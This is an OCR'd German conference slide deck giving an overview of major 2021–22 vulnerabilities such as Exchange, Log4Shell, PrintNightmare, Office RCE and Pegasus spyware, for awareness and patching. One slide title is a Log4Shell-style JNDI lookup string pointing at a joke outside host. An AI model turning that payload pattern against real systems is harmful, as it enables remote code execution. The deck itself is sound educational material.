
Summer Edition

2022-06-03



Security Safari in b0rkenLand

IT brennt no imma oida🔥🔥🔥

Hetti Dimir

Content-Warnung

Es wird gegen Ende des Vortrags über digitale Überwachung von Menschen (insbs. Frauen) und Menschenrechtsverletzungen gesprochen

whoarewe

- dimir
  - C3W Mitglied seit 2016
  - IT-Experte/Digital Forensics Specialist beim BMJ
- Hetti
  - C3W
  - Metalab
  - Capture the 🚩 (CTF)
    WE 0WN Y0U (TU Wien)
  - IT Security Experte

Warum dieser Talk?

- Sicherheitslücken betreffen uns alle
- Problem: Security-Lingo
  - Erschwert Einordnung
  - Erleichtert Unter- und Übertreibungen
- Konkrete Auswirkungen oft unklar

Fahrplan

- Basics
- E-Mail
- Virtual Private Networks (VPNs)
- Wiki/Wissensmanagement
- 
- Drucker
- Office
- Videokonferenzlösungen
- Smartphones

C I A

Fundamentale Aspekte

C onfidentiality - Vertraulichkeit

I ntegrity - Integrität

A vailability - Verfügbarkeit

CVE

- CVE “Common Vulnerability Enumeration”
  - ID für Schwachstellen
  - Format: CVE-YYYY-########
  - Beispiel: CVE-2021-29908


CVSS

- CVSS “Common Vulnerability Scoring System”
  - Tool zur Beurteilung der Kritikalität
  - Skala von 0 (ungefährlich) bis 10 (PANIK!!!111)
  - *Extrem* subjektiv

Es existiert keine 100%ige Sicherheit

Mail


- In quasi allen Organisationen/Firmen
- 2021 stachen heraus:
  - Microsoft Exchange
  - SonicWall E-Mail Security
  - Exim



Microsoft Exchange


- Microsofts E-Mail-Server Software
- Sehr weit verbreitet
- 2021 zwei volle Exploit-Chains:
  - ProxyLogon: 2021-03
  - ProxyShell: 2021-08
- Ermöglich(t)en vollständige Übernahme und Diebstahl aller E-Mails

ProxyLogon in Österreich



Quelle: https://cert.at/de/blog/2021/5/ruckblick-auf-das-erste-drittel-2021#ms-exchange

ProxyShell in Österreich



Quelle: https://cert.at/de/blog/2021/9/ruckblick-auf-das-zweite-drittel-2021#proxyshell

SonicWall Email Security

- Spezialisiertere Software
- Explizit als “sichere” Lösung beworben
- Drei Schwachstellen:
  - CVE-2021-20021: Unauthorized administrative account creation (CVSS: 9.8)
  - CVE-2021-20022: Post-authentication arbitrary file upload (CVSS: 7.2)
  - CVE-2021-20023: Post-authentication arbitrary file read (CVSS: 4.9)
- In gezielten Angriffen eingesetzt


EMAIL
imgflip.com

VPN

- VPN = “Virtual Private Network”
- Pandemie-bedingt sehr oft eingesetzt
- Zeitmangel bei der Konfiguration
- Ermöglicht Zugriff auf interne Netzwerke

Pulse Connect Secure

- VPN-Gateway von Pulse Secure
- Vollständige Übernahme
- Angreifer*innen können damit:
  - Legitime Zugangsdaten stehlen und sich damit anmelden
  - Den Server und dessen Konfiguration beliebig anpassen
  - Log-Dateien löschen, um nicht (leicht) entdeckt zu werden
- Updates: komplex + Downtime

Wiki/Wissensmanagement


- Darf in keiner Firma fehlen
- Enthält
  - Doku
  - Namen/Kontaktdaten von Mitarbeiter*innen
  - Info’s zu Systemen und Netzwerken
  - Und vieles mehr

Atlassian Confluence

- Wiki-Software von Atlassian
- Weit verbreitet in Organisationen
- Schwachstelle im August
  - Erlaubt beliebigen Code auszuführen
  - Keine Authentifzierung nötig
  - CVE-2021-26084 (CVSS score: 9.8)

Drucken

- Allgegenwärtig
- “Funktioniert einfach”™ (nicht)
- De facto extrem komplex




PrintNightmare

- Schwachstelle(n) in Microsofts Print Spooler Service
- Seit Juni bekannt
- Ermöglichen lokale Privilegieneskalation
- “Fix me if you can”
- CVE-Rochaden von Microsoft
- Druckerprobleme bis heute

Java

- Allgegenwärtig
- “Funktioniert einfach”™ (nicht)
- De facto extrem komplex
- EnTeRpRiSe



${jdni:ldap://http://🌋.rocks/a}


- Schwachstelle in Logging Bibliothek log4j
- Ganz “neu”™ - richtig Publik mit Impact erst seit Dezember 21
- Unauthenticated Remote Code Execution (RCE)
- Sehr einfach ausnutzbar
- extrem weit verbreitet → 🔥 🔥 🔥

Spring4Shell

- Lücke im Java Spring Framework
- RCE Lücke - CVE-2022-22965
- Nicht mit Default Konfiguration ausnutzbar
- Total overhyped

Office

- Kaum jemand lebt ohne
- attraktiv für Angreifer*innen
- “Legacy Features” & “Backwards Compatibility”



CVE-2021-40444

- Remote Code Execution in MS Office Dokumenten
- Schon vor Patch ausgenutzt
- Dokumente in Phishing Mails versendet
- Breite Verfügbarkeit von Proof of Concept (PoC) Programmen
  - jede*r konnte ohne Schwachstellen-Verständnis solche Dokumente erstellen
- 🔥 ***NEW*** 🔥 Follina - CVE-2022-30190

CVE-2021-40444

- CVSS: ??

Microsoft MSHTML Remote Code Execution Vulnerability

CVE-2021-40444

On this page

Security Vulnerability

Released: Sep 7, 2021 Last updated: Sep 23, 2021

Assigning CNA: Microsoft

MITRE CVE-2021-40444

CVSS:3.0 8.8 / 7.9

ID	CVE-2021-40444
Summary	Microsoft MSHTML Remote Code Execution Vulnerability
	• https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2021-40444 • http://packetstormsecurity.com/files/164210/Microsoft-Windows-MSHTML-Overview.h
gurations	• cpe:2.3:o:microsoft:windows_10:-:*:*:*:*:*:*:* • cpe:2.3:o:microsoft:windows_10:20h2:*:*:*:*:*:*:* • cpe:2.3:o:microsoft:windows_10:21h1:*:*:*:*:*:*:* • cpe:2.3:o:microsoft:windows_10:1607:*:*:*:*:*:*:* • cpe:2.3:o:microsoft:windows_10:1809:*:*:*:*:*:*:*
	Base: 6.8 (as of 24-09-2021 - 18:43) **Impact:** **Exploitability:**

CVE-2021-40444 Detail

Current Description

Microsoft MSHTML Remote Code Execution Vulnerability

View Analysis Description

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.8 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Videokonferenzlösungen

- Aufgrund von Covid stark im Fokus
- Mögliche Angriffsziele:
  - Meeting Hijacking
  - Spionage
  - Rechner der Teilnehmenden attackieren

Zoom Update Fail


- Zoom Installer prüfte nur ausführbare Dateien + Bibliotheken
- Scripte wurden nicht geprüft
  - Ermöglicht Remote Code Execution via Script
- Im Rahmen eines Red Team Assessments entdeckt
- Blogpost: https://medium.com/manomano-tech/a-red-team-operation-leveraging-a-zero-day-vulnerability-in-zoom-80f57fb0822e

Content-Warnung

In den folgenden Slides wird über digitale Überwachung von Menschen (insbs. Frauen) und Menschenrechtsverletzungen gesprochen

Smartphones

- Goldgrube für Daten
- Kaum Updates für die meisten Geräte
- Staatliche Akteure + Telcos
  ➡️ extreme Möglichkeiten



Pegasus


- Notorische Überwachungssoftware (NSO-Group)
- CitizenLab verfolgt den Einsatz der Software seit Jahren
  - Wiederholt Einsätze gegen Journalist*innen und Menschrechtsaktivist*innen
- Komplett Telefon Übernahme – (teilweise) keine Interaktion von Nutzer*innen nötig!
- Exploits funktionierten im August auf komplett gepatchten Geräten

(Consumer) Spyware

- Überwachungssoftware
  - Für: Kinder oder Mitarbeiter*innen
  - Vermarktung: “besorgte” Eltern und C-Level in Unternehmen
- Installation: meist via physicher Zugriff auf Gerät
  - Schwachstellen zur Verschleierung der Existenz
- Missbrauch für Stalking und/oder Überwachung (Ehe-)Partner*in

IT Security im Jahr 2021

LEIDER GEHEN UNS DIE AUSSAGEKRÄFTIGEN GIFs AUS.....



GENUG SICHERHEITSLÜCKEN FÜR HEUTE

Danke Sehr!

Stay safe and patch your systems!

Kontakt?

Dimir:

Matrix: @dimir:fairydust.space

Hetti:

Matrix: @Hetti:matrix.org

Email: Bitte nicht